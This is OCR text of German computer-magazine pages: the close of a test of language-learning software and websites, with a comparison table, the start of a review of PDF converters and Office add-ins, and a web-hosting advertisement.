In eigenen Einheiten geht es dann explizit um die Aussprache, die ebenfalls die Community analysiert. Ein Brite gibt Ihnen Feedback und schlägt Verbesserungen vor. Im Gegenzug können Sie eine Übung eines anderen Nutzers korrigieren, der Deutsch lernt – das wäre etwa die Antwort auf die Frage: „Wofür verwendest du das Internet?“ Antwortet eine Chinesin kurz angebunden „Facebook“, kann man ihr einen besseren Satz vorschlagen, der die (wunder)volle Sprachgewalt des Deutschen enthält.

## Duolingo

Verspielter als die Konkurrenz ist Duolingo: Außer mit Sprachkenntnissen belohnt der Dienst die Lernenden auch mit Experience-Punkten (XP) – ganz ähnlich wie bei einem Rollenspiel. Pro Lektion haben Sie wie bei Super Mario Land drei Leben in Herzform; Sie dürfen also drei Fehler machen. Sind die Herzen verbraucht, müssen Sie die Lektion von vorne beginnen. Bei Erfolg winken als Belohnung „Lingots“, die im Lingot-Laden Power-Ups und Bonus-Fähigkeiten freischalten. Dreizig Lingots sind etwa für einen Flirtkurs nötig, der einem die hohe Kunst des spielerischen Anbaggerns auf Englisch beibringt.


Für deutschsprachige Nutzer ist das Angebot von Duolingo derzeit noch auf Englisch und Französisch beschränkt. Weitere Kurse befinden sich im Aufbau, darunter Polnisch und Schwedisch. Die User der Plattform können sich an der Gestaltung der Kurse beteiligen und ihr Wissen beisteuern. Duolingo kostet keinen Cent und auch Werbung gibt es nicht. Zur Finanzierung lässt der Anbieter seine Mitglieder Texte übersetzen – ein Service, den CNN und BuzzFeed in Anspruch nehmen: Gegen Geld lassen sie Artikel für ihre internationalen Schwester-Sites übertragen.

Blutige Anfänger legen zunächst mit dem ersten Kurs los, Fortgeschrittene machen einen Test, der fünf Minuten Zeit kostet. Danach markiert Duolingo die zu einfachen Übungen als „bestanden“; Sie können diese aber trotzdem noch absolvieren. Einen höheren Kurs schon mal ausprobieren geht nicht, zuvor müssen Sie die vorigen Kurse schaffen – oder dem System im Einstufungstest beweisen, dass Sie schon mehr können als „Hello“ und „Good-bye“.

Der Fokus von Duolingo liegt vor allem auf Schreibübungen, in denen Sie deutsche Texte übersetzen und viel tippen. Beim Übersetzen müssen Sie auf jedes Wort achten: Wenn Sie das englische „also“ nicht mit „auch“ oder „ebenfalls“ mit übersetzen, kostet das ein Leben. Zum Nachschlagen hält ein eingebautes Wörterbuch die deutschen Bedeutungen der Vokabeln parat. Duolingo

The screenshot shows a web-based communication platform for language learners. At the top, there's a navigation bar with the 'busuu' logo, a search bar, and user profile icons. Below the header, a question is displayed: "Do you normally visit these places when you are on holiday? Why?". Three images are shown below the question: a neon sign for a movie theater, a modern building, and a theater stage with red curtains. Below the images, a user named Daniel B. has posted a comment: "I like to visit the cinema when I'm on vacation". Below Daniel's comment, another user named Sandy has responded: "I'm normally visit the cinema when I'm on holiday, because it can help me relax". Below Sandy's comment, a user named medo has given a thumbs-up reaction. At the bottom of the screenshot, another user named AnatoliiZ has posted a comment: "I like to go to the cinema when I'm on vacation That's great!". Below AnatoliiZ's comment, a user named AnatoliiZ has given a thumbs-up reaction.

Bei Busuu korrigieren die Mitglieder ihre Texte gegenseitig und geben auch Tipps zur Aussprache. Wer sich hier gut vernetzt, kriegt viel Feedback.



**Das Lernen mit Duolingo ist ziemlich verspielt: Jeder Fehler kostet wie bei einem Jump-and-Run-Spiel ein Leben. Für mehr Kraft sorgen Power-Ups.**

Reden legt auch Rosetta Advanced, will dafür aber auch viel Geld haben. Der hohe Preis ist ein echter Nachteil, wenngleich der Kurs äußerst umfangreich ist und durch ein gelungenes Aussprachetraining überzeugt. Vielleicht fördert der hohe Preis die Disziplin und Motivation: Wenn man schon so viel Geld ausgibt, will man den Kurs dann auch durchziehen.

Eine sehr günstige Lösung ist „Englisch für Fortgeschrittene“ von Pons. Der Kurs eignet sich für Lernende, die besser mit Stift und Papier lernen und lieber CD und DVD auflegen, als vor dem Rechner zu pauken. Einen individuellen Lehrplan oder interaktive Übungen bietet er nicht, ebenso wenig bunte Fotos.

Eine neue Generation von Sprachkursen wächst mit den Onlineplattformen Babbel, Busuu und Duolingo nach. Sie sind verspielter und dank Apps flexibler als die Software-Pakete und fördern gemeinsames Lernen durch Vernetzung. Besonders Busuu ermuntert seine Nutzer, miteinander zu sprechen. Wer da keine Scheu hat, profitiert vom Know-how der anderen Mitglieder. Mit den Websites geht man zudem ein geringes Risiko ein: Alle Angebote bieten Monats-Abos, die man jederzeit kündigen kann – Duolingo ist sogar komplett gratis. Allerdings sind die Online-Kurse nicht so umfangreich wie ihre Software-Pendants. Gerade an Video-Elementen und interaktiven Audio-Dialogen mangelt es ihnen.

Die beste Sprachschule jedoch ist es, unter Leute zu gehen und sich zu trauen, im Urlaub mal den Kaffee in fremder Sprache zu bestellen – notfalls mit Händen und Füßen. Die hier vorgestellten Kurse legen dafür ein ordentliches Fundament. (dbe)

erkennt kleine Tippfehler oder die falsche Verwendung der Singularform. Die synthetische Stimme, die englische Begriffe vorträgt, klingt allerdings nicht so schön und erschwert die Übungen, bei denen man Sätze nach dem Zuhören aufschreiben soll. Das Sprachtraining funktioniert sowohl im Browser als auch mit der App. Eine detailliertere Analyse der Aussprache bietet Duolingo aber nicht.

## Fazit

Ermüdend wie eine Doppelstunde Frontalunterricht ist glücklicherweise keiner der Kurse; sie alle bieten abwechslungsreiche Übungen, die das Hör-, Schreib- und Lesever-

ständis unterhaltsam schulen. Sprachnovizen, die Englisch von Grund auf erlernen möchten, fahren gut mit einem Komplett-paket wie dem IQ-Kurs von Langenscheidt: Für knapp 100 Euro enthält er alles, was man als Anfänger braucht, inklusive Headset für die Sprachübungen. Die liefern allerdings keine detaillierte Aussprache-Analyse. Fortgeschrittene Nutzer werden zudem schnell unterfordert sein.


Über Englisch-Grundkenntnisse hinaus führt etwa die „Interaktive Sprachreise“, durch die der Video-Tutor Tim leitet. Die enthaltenen Einsteiger-Lektionen erleichtern das Reinkommen, ehe die schwierigeren Übungen (B1 bis C1) die Kenntnisse vertiefen und die Aussprache schärfen. Viel Wert aufs

## Interaktive Sprachkurse

	IQ – Der intelligente Sprachkurs	Rosetta Stone Advanced	Interaktive Sprachreise: Intensivkurs	Der komplette Kurs für Fortgeschrittene	Babbel.com	Busuu.com	Duolingo.com
Hersteller	Langenscheidt	Rosetta Stone	Hueber / Digital Publishing	Pons	Lesson Nine	Busuu	Duolingo
Website	<a href="http://www.langenscheidt-iq.de">www.langenscheidt-iq.de</a>	<a href="http://www.rosettastone.de">www.rosettastone.de</a>	<a href="http://www.hueber.de">www.hueber.de</a>	<a href="http://www.pons.de">www.pons.de</a>	<a href="http://www.babbel.com">www.babbel.com</a>	<a href="http://www.busuu.com">www.busuu.com</a>	<a href="http://www.duolingo.com">www.duolingo.com</a>
Sprachen	Englisch, Spanisch	Englisch, Französisch, Spanisch, Italienisch	Englisch, Französisch, Spanisch, Italienisch	Englisch, Französisch	Englisch, Französisch, Spanisch, Italienisch und 9 weitere	Englisch, Französisch, Spanisch, Italienisch und 8 weitere	Englisch, Französisch <sup>2</sup>
Sprachniveaus	A1, A2	A1, A2, B1, B2, C1	A1, A2, B1, B2, C1	B1, B2	A1, A2, B1	A1, A2, B1, B2	A1, A2, B1, B2
Systemvoraussetzungen	Windows XP, Vista, 7, 8, Mac OS X ab 10.6.0	Windows Vista, 7, 8 (DVD-Version), Browser (Online-version)	Windows Vista, 7, 8	DVD- / CD-Player, Browser (für Onlinetests)	Browser, Internet	Browser, Internet	Browser, Internet
Lieferumfang	2 Lehrbücher, 3 MP3-CDs, USB-Stick, Headset	DVD-ROM	DVD-ROM, 3 Audio-CDs, 2 Booklets	Lehrbuch, DVD, 2 Audio-CDs	–	–	–
App: Android/iOS	✓/✓ (Vokabel-Trainer)	–/–	–/–	–/–	✓/✓	✓/✓	✓/✓
Testmöglichkeit	–	Online-Demo	Probeklektion, Einstufungstest	–	ausgesuchte Lektionen	ausgesuchte Lektionen	–
<b>Funktionsumfang</b>							
Einstufungstest	✓ <sup>1</sup>	✓	✓	–	–	✓	✓
Individueller Lernplan	✓	✓	✓	–	–	–	–
Hör-/Leseverständnis	✓/✓	✓/✓	✓/✓	✓/✓	✓/✓	✓/✓	✓/✓
Spracheingabe-/analyse	✓/–	✓/✓	✓/✓	–/–	✓/✓	✓/✓ <sup>3</sup>	✓/–
Schreibtraining	✓	✓	✓	✓	✓	✓	✓
Vokabel-Trainer/Wörterbuch	✓/✓	✓/✓	✓/✓ <sup>4</sup>	✓ (online)/✓ <sup>4</sup>	✓/-	✓/✓	✓/–
Grammatiktraining	✓	✓	✓	✓	✓	– <sup>5</sup>	–
Preis	99 €	499 € (DVD-ROM), 240 € (online, 6 Monate)	100 € (DVD-ROM), 80 € (Download)	30 €	10 € / Monat, 20 € / 3 Monate	15 € / Monat, 33 € / 3 Monate	kostenlos

<sup>1</sup> Lerntyp-Test <sup>2</sup> Angebot für deutschsprachige Nutzer <sup>3</sup> Feedback durch Community <sup>4</sup> Vokabellisten mit deutscher Bedeutung <sup>5</sup> geplant für November

✓ vorhanden – nicht vorhanden



Andrea Trinkwalder

# Portable Dokumente

## PDF-Erzeuger: Office-Export, Office-Add-ins und universelle PDF-Drucker

Seit Microsoft Office und OpenOffice den PDF-Export selbst in die Hand nehmen, müssen sich eigenständige PDF-Konverter neue Nischen suchen. Manche bekommen das gut hin und locken mit Zusatzfunktionen, die Zeit sparen oder bessere Qualität liefern.

Naherzu jede gängige Grafik- und DTP-Software sowie die großen Office-Programme exportieren ihre Inhalte mittlerweile direkt ins PDF-Format. Eigenständige PDF-Konverter bieten praktische Zusatzfunktionen, bessere Qualität oder sparen schlicht Zeit. Zum Test trafen sich Adobe Acrobat, Corel PDF Fusion, PDF24 Creator von Geek Software, PDFCreator von pdf-forge, PDF-XChange von Tracker Software, Nuance Power PDF und Gotomaxx PDFmailer. Den

Abbyy PDF Transformer haben wir nicht separat getestet, da er nur eine leicht modifizierte Version von PDF-XChange nutzt.

Prinzipiell gibt es zwei PDF-Varianten, eine statische und eine interaktive. Erstere entsteht via Drucken-Menü direkt aus dem PostScript-Datenstrom einer Anwendung. Dabei werden nur erkennbare Links wie www, ftp, http oder E-Mail-Adressen in sogenannte pdf-mark-Anweisungen umgesetzt. Für diese statische Variante ge-

nügt ein universeller PDF-Erzeuger, der sich als Drucker im System installiert, siehe Tabelle auf Seite 146. PDFCreator, PDF24 Creator und PDFmailer sind Programme dieser Art. Sie haben den Vorteil, aus jeder Anwendung heraus PDF erzeugen zu können. Dafür muss man allerdings in Kauf nehmen, dass die meisten hinterlegten Dokumenteneigenschaften auf der Strecke bleiben. Nur PDF-XChange lässt sich mit Hilfe von Formatierungs-Mustern darauf trim-

men, Überschriften in beliebigen Dokumenten zu erkennen und daraus ein Inhaltsverzeichnis zu fertigen.

### Interaktive PDFs

Die zweite Art, das interaktive PDF, kann diverse Arten von Links, also Lesezeichen, Fußnoten, Querverweise oder Web Links enthalten. Außerdem lassen sich darin Videos, Formularfelder mit Berechnungen, Skripte und sogar 3D-Objekte unterbringen, die man im Adobe Reader zerlegen oder animieren kann.

Um solche nicht druckbaren Objekteigenschaften umzusetzen, muss der Konverter das Ursprungsformat mitsamt dessen Formatierungen verstehen – wo zu nur die nativen PDF-Exportfunktionen oder eigens entwickelte Add-ins in der Lage sind. Acrobat, PDF-XChange, Power PDF und PDF Fusion installieren zusätzlich zum PDF-Drucker auch Add-ins für Microsoft Office. Power PDF und Acrobat wandeln sogar Word- in PDF-Kommentare, ignorieren aber Korrektur anweisungen wie Durchstreichen

oder Unterstrichen. PDF-XChange klinkt sich noch in Visio und Publisher ein, Acrobat bestückt auch AutoCAD.

Formularfelder wandelt enttäuscherweise keiner der Kandidaten in ausfüllbare PDF-Felder. Nur OpenOffice beherrscht das zumindest im Ansatz und rettet einfache Text-, Auswahl- und Listenfelder in die PDF-Welt. Formatierungen, Berechnungen oder Plausibilitätsprüfungen bleiben auf der Strecke und müssen mit einem PDF-Editor nachträglich ergänzt werden.

Nicht jedes Add-in kommt qualitativ und funktional an die eingebauten Exportmodule heran. Die Tabelle auf Seite 147 vergleicht die Möglichkeiten der integrierten und eingebundenen Konverter. Einige Hersteller verzichten auf grundlegende Auswahloptionen, sodass man weder einzelne Seiten – beziehungsweise Tabellenblätter oder Folien – noch einen markierten Bereich extrahieren kann. Die vom Benutzer angelegten Konvertierungsprofile stehen bisweilen nur dem PDF-Drucker zur Verfügung, nicht aber dem Office-Add-in.

Mit halbtransparenten Objekten und Verläufen aus MS-Office-Dokumenten kamen im Test nur die nativen Exportmodule sowie Acrobat und PDF Fusion zurecht. PDF-XChange brachte immerhin relativ fein gerasterte Flächenzustände, die auf Ghostscript basierenden Konverter PDF24 Creator und PDFCreator gaben transparente PowerPoint-Objekte oft unvollständig wieder. PDFCreator-Hersteller pdfforge will das Problem mit einem XPS-basierenden Druckertreiber lösen.

## Zeit gespart

Die PDF-Konverter der Office-Anwendungen sind mittlerweile qualitativ hochwertig und alltagstauglich, bieten aber weder Stapel- noch Weiterverarbeitung. Hier kommen die Drittanbieter ins Spiel, die mitunter einen effizienten Workflow oder Zusatzfunktionen bieten. Manches Tool konvertiert den Inhalt ganzer Verzeichnisse per Kontextmenü ins PDF-Format, andere fertigen und verschicken Serienbriefe oder kombinieren mehrere Dokumente beziehungsweise Teile davon zu einem einzigen.

Für die wichtigsten Anwendungsbereiche gibt es ISO-Stan-


dards: PDF/A für die Langzeitarchivierung stellt sicher, dass die Inhalte langlebig im Dokument gespeichert werden. PDF/X für die Druckvorstufe sorgt für ausreichend hohe Auflösung, eingebettete Schriften und geeignete Farbräume. PDF/UA überträgt möglichst viele Strukturinformationen aus dem Ursprungsdokument (Tagged PDF), die das Vorlesen für Sehbehinderte und die Anzeige erleichtern. Die dafür notwendigen Einstellungen werden im besten Fall als Konvertierungsprofil mitgeliefert, sodass mit einem Klick druck-, archiv- oder Web-taugliche Dokumente entstehen. Die meisten Kandidaten erzeugen PDF/A, nur wenige PDF/X. Barrierearmes PDF entsteht mit den Office-Programmen selbst und mit Acrobat. Die Einhaltung der Standards haben wir mit Acrobats Preflight-Werkzeug überprüft. Einen kostenlosen PDF/UA-Checker stellt die Stiftung „Zugang für alle“ zum Download bereit, siehe Link am Ende des Artikels.

## Drucktauglich

Spezialisierte Layout-Programme sind die beste Wahl, um Druckvorlagen zu gestalten. Aber auch mit Office-Dokumenten kann man sich in der Druckerei sehen lassen, sofern die daraus gewonnenen PDFs bestimmten Anforderungen genügen. Ganz wichtig: Sämtliche Schriften gehören eingebettet. Bilder sollen am besten unkomprimiert und in hoher Auflösung gespeichert sein, die Dokumentauflösung sollte mindestens 300 dpi betragen. Diese Anforderungen erfüllt bereits der PDF-Export von Microsoft und OpenOffice. Wer einen anderen Konverter bevorzugt, sollte darauf achten, dass dieser schwarze Farbe korrekt als Graustufen-Farbraum interpretiert und auch kritische Elemente – etwa Transparenzen – vernünftig umgewandelt werden. Andernfalls müssen Sie den Konverter wechseln oder Stilvorlagen verwenden, die ohne Transparenz und Verläufe auskommen.

## Sonderfall Mac

Weil die Grafik-Engine Quartz von Mac OS X auf dem PDF-Standard beruht, gehören PDF-Anzeige und -Erstellung zum Standardrepertoire jeder OS-X-An-



wendung. Die Kehrseite: Wer anspruchsvollere Bedürfnisse hat, steht leider vor einer sehr magren Auswahl an Alternativen – insbesondere Microsoft und Adobe haben die Entwicklung ihrer Mac-Programme offensichtlich auf Eis gelegt. Office für den Mac verharrt auf Version 2011, die nur statisches PDF zu stande bringt; ein Nachfolger ist erst 2015 zu erwarten. Adobe wiederum entwickelt keine Add-ins für die Mac-Version des Office-Pakets. Wer interaktive Dokumente bevorzugt, muss also auf Pages oder OpenOffice beziehungsweise LibreOffice ausweichen.

## Acrobat Professional

Den Adobe-Konverter gibt es nur im Bundle mit einem Voll-

blut-Editor, weshalb er ziemlich teuer ist. PDFs entstehen außer übers Drucken-Menü auf diverse Arten: per Office- und Browser-Add-in, via Explorer-Kontextmenü oder mit der Öffnen-In-Funktion in Acrobat selbst.

Die Office-Add-ins sind die umfangreichsten im Testfeld: Auf Wunsch fertigt Acrobat mit Hilfe der Serienbrief-Funktion von Word direkt Mailings mit personalisiertem PDF-Anhang oder trimmt die PDF-Datei auf bestimmte Standards, etwa zur Archivierung, fürs Web oder auf Barrierefreiheit. Word-Kommentare werden in PDF-Notizzettel gewandelt, Ersetzen- und Löschen-Anweisungen nicht. Formularfelder bleiben ebenfalls auf der Strecke.

Sehr eng verzahnt Acrobat sich mit Outlook: Vier Schaltflächen



Acrobat installiert eine umfangreiche Add-in-Sammlung für Microsoft Office: Sie fertigt Serienbriefe, stößt Kommentar-Workflows an und erzeugt PDF-Präsentationen mit Überblendungseffekten.

archivieren E-Mails einzeln, verzeichnisweise oder automatisch bei Eingang als PDF. Anhänge werden auf Wunsch ebenfalls konvertiert oder unverändert als PDF-Anhang eingebettet. Über eine eigene Schaltfläche in den gängigen Browsern – Chrome, Firefox und Internet Explorer – wandelt der Adobe-Konverter auch Webseiten in interaktive PDF.


Übers Kontextmenü des Windows Explorer lassen sich Dateien stapelweise konvertieren, den Speicherort muss man allerdings für jede Datei einzeln bestätigen – echte Stapelverarbeitung findet nur im Acrobat-Editor statt. Die Ordnerüberwachung ist für durchschnittliche Büroinsassen ebenfalls nicht alltagstauglich: Sie wandelt nur eingehende PostScript-Dateien automatisch in PDF.

Qualitativ bietet Acrobat das breiteste Spektrum im Testfeld: Man darf zwischen Profilen für die Druckvorstufe PDF/X, die Archivierung PDF/A sowie barrierefreien Zugriff PDF/UA wählen – und kann die Einhaltung der Vorgaben mit dem eingebauten Preflight-Werkzeug überprüfen. Der Editor birgt zahlreiche weitere Gestaltungs- und Verarbeitungsfunktionen. Das Komplettsystem hat allerdings einen hohen Preis, weshalb man sich vor dem Kauf sehr genau überlegen sollte, welche Funktionen man wirklich nutzt und ob sich der gleiche Bedarf nicht durch eine Kombination günstiger oder kostenloser Tools decken lässt. Zudemwickelt Adobe komplexere Workflows fast ausschließlich über Microsoft-Office-Produkte ab. Automatisie-

rung und Weiterverarbeitung über den universellen PDF-Dru- cker ist hier nicht vorgesehen.

### PDF-XChange Standard

PDF-XChange ist ein solider PDF-Drucker für den Privat- und Office-Einsatz. Weil man Komprimierung und Auflösung von Bildern und Text fein abstimmen kann, produziert er nahezu alles – von handlichen Dateien fürs Web bis hin zu hochauflösten Druckvorlagen. Grafik und Layout aus Illustrator, Scribus und Co. wandelt man allerdings besser mit deren eingebauten PDF-Erzeugern in Druckvorlagen, weil PDF-XChange nur RGB- und Graustufen-Farträume kennt




PDF-XChange automatisiert gern und gut und erstellt auch übers Drucken-Menü interaktive Dokumente. Die Profile merken sich auch, wie das fertige PDF weiterverarbeitet werden soll.

und kein PDF/X-Profil mitbringt. Die Software installiert Office-Add-ins, bringt aber auch als virtueller Drucker interaktive PDFs mit Inhaltsverzeichnis und Links zustande: Überschriften erkennt sie anhand von Schriftart, -größe, -schnitt und -farbe. So lassen sich Inhaltsverzeichnisse aus beliebigen Anwendungen heraus erstellen.

Der Workflow für ein oder mehrere Dateien lässt sich straff organisieren und teilweise automatisieren. PDFs werden auf Wunsch in ein vorgegebenes Verzeichnis gespeichert, per E-Mail verschickt und/oder in einem beliebigen PDF-Betrachter angezeigt. Außerdem kann man mehrere Druckjobs über die

Warteschlange zu einer Datei zusammenfassen sowie ein Dokument nach dem Mail-Versand vom Rechner löschen lassen. Sämtliche Konvertierungs- und Verarbeitungs-Einstellungen darf der Anwender exakt festlegen, sodass sich Routine-Arbeiten mit wiederkehrenden Empfängern und Ablageorten auf wenige Klicks reduzieren.

Das mitinstallierte Tool Office2PDF konvertiert Dokumente per Drag & Drop oder per Ordnerüberwachung stapelweise. Es merkt sich für jedes überwachte Verzeichnis ein eigenes Konvertierungsprofil. Praktisch wäre eine Option, die das Original am Ende in ein „Erledigt“-Verzeichnis verschiebt.



PDF24 Creator zeigt jedes erzeugte PDF automatisch in einem übersichtlichen Vorschaufenster an. Von da aus lässt es sich schnell speichern, verschicken oder mit anderen Dokumenten kombinieren.

# Test bestanden!

NEU!



GÜLTIG BIS 30.11.2014

EcoServer  
BIG X6  
dauerhaft  
**5,- Euro  
günstiger!**

#### Ihr Testmonat bei Server4You:

Nicht zufrieden?  
Sofort Geld zurück!

In den ersten 30 Tagen können Sie unsere EcoServer komplett ohne Risiko testen.

Sollten Sie nicht zufrieden sein, können Sie Ihren Vertrag jederzeit kündigen.

EcoServer – der günstigste dedizierte Server der Welt

#### EcoServer ENTRY X6

- AMD Athlon Dual-Core
- 4GB DDR2 RAM
- 2x 320 GB SATA II HDD
- Unbegrenzter Traffic
- Keine Mindestlaufzeit

**18<sup>99</sup>**  
€/Monat

#### EcoServer LARGE X6

- AMD Athlon Quad-Core
- 8GB DDR3 RAM
- 2x 1.000 GB SATA II HDD
- Unbegrenzter Traffic
- Keine Mindestlaufzeit

**28<sup>99</sup>**  
€/Monat

#### EcoServer BIG X6

- AMD Athlon Quad-Core
- 16 GB DDR3 RAM
- 2x 1.500 GB SATA II HDD
- Unbegrenzter Traffic
- Keine Mindestlaufzeit

